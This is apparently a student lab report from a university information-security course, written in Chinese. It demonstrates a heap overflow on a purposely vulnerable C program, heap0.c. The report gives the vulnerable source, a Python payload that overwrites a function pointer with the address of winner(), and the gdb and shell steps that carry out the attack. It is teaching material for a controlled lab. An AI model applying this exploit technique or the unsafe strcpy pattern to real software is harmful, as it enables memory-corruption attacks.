**北京科技大学实验报告**

学院：计算机与通信工程学院 专业： 信息安全 班级： 信安192

姓名： 霍炟 学号：41824147 实验日期： 2022年 4月 20日

**实验名称：堆溢出攻击**

## 实验目的

学习堆溢出攻击的原理和实践。

## 实验仪器

Linux-3.10.0

docker-19.03.5

## 实验原理

程序的堆空间是可以自由，自我管理分配和释放的内存空间，堆空间的生存周期由程序员决定。堆溢出攻击是指利用对堆空间进行越界写操作而达成的攻击行为。本实验对C程序的堆空间进行缓冲区溢出攻击。

程序的堆空间可由malloc(int)等函数分配， 一旦成功分配，返回分配好的地址，我们需要接受这个地址去操作，所以我们用一个指针去接收这个地址。对于这个地址的读写，由程序员自由把握。输入参数指定分配的大小，单位是字节。例如，char \*p=(char \*)malloc(100); //分配100个字节，分配的时候指定类型为char \*类型，所以就可以存储100个字符。另一方面，如果攻击者向p写入超过100个字节的数据，那么多写的数据就会覆盖其他的内存，导致程序设计者意想不到的后果。

## 实验内容与步骤

载入需要用的镜像

cd ~/images

docker load < snortbox.tar

创建docker容器intro\_node


docker run -itd --privileged -w /root --name intro\_node snortbox

如已创建，就可以直接启动容器

docker start intro\_node

在终端中打开容器并进入容器内部

docker attach intro\_node



在intro\_node1控制台，编译脆弱性C程序。

gcc heap0.c -w -g -no-pie -z execstack -o heap0

脆弱性heap0.c的源码如下：

#include <stdlib.h>

#include <unistd.h>

#include <string.h>

#include <stdio.h>

#include <sys/types.h>

struct data {

char name[64];

};

struct fp {

int (\*fp)();

};

void winner()

{

printf("level passed\n");

}

void nowinner(){

printf("level has not been passed\n");

}

int main(int argc, char \*\*argv)

{

struct data \*d; struct fp \*f;

d = malloc(sizeof(struct data));

f = malloc(sizeof(struct fp));

f->fp = nowinner;

printf("data is at %p, fp is at %p\n", d, f);

strcpy(d->name, argv[1]);

f->fp();

}


说明，在main函数中，d和f都是在堆空间上分配的对象，对d的成员name进行超出其大小的写操作，就有可能覆盖f的成员fp的内容，从而达到改变程序执行的目的。

执行脆弱性C程序并测验溢出效果

./heap0 HELLO

./heap0 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

第二次执行heap0，会导致崩溃，这是因为f的成员fp被覆盖了，导致程序不按原来的流程执行。



为了简化控制台输入，我们使用python自动生成输入流，编辑python脚本h2，该脚本生成80个字符'A'以及字符串'BCDE'

#!/usr/bin/python

print 'A'\*80 + 'BCDE'

将脚本的输出输入到脆弱性C程序，并用gdb调试器查看


chmod a+x h2

gdb -q ./heap0

run $(./h2)

info registers

可以看出'BCDE'正好把f的成员函数fp覆盖了



从步骤6的实验结果可以看出，连续输入80个字符之后，再输入就开始覆盖f的成员函数fp了。就此推导如果我们把步骤6的字符串换成跳转的函数地址，就可以达到改变函数执行流的目的。

首先，使用gdb获取跳转目的地二进制地址。

cp h2 h3

chmod a+x h3

gdb -q ./heap0

run $(./h3)

info registers

disassemble winner

0x00000000004005f6 <+0>:


修改python脚本，最后的字符串是跳转目的地的地址

#!/usr/bin/python

print 'A'\*80 + '\xf6\x05\x40'

执行攻击

./heap0 $(./h3)



## 实验数据

见上图。

## 实验数据处理


































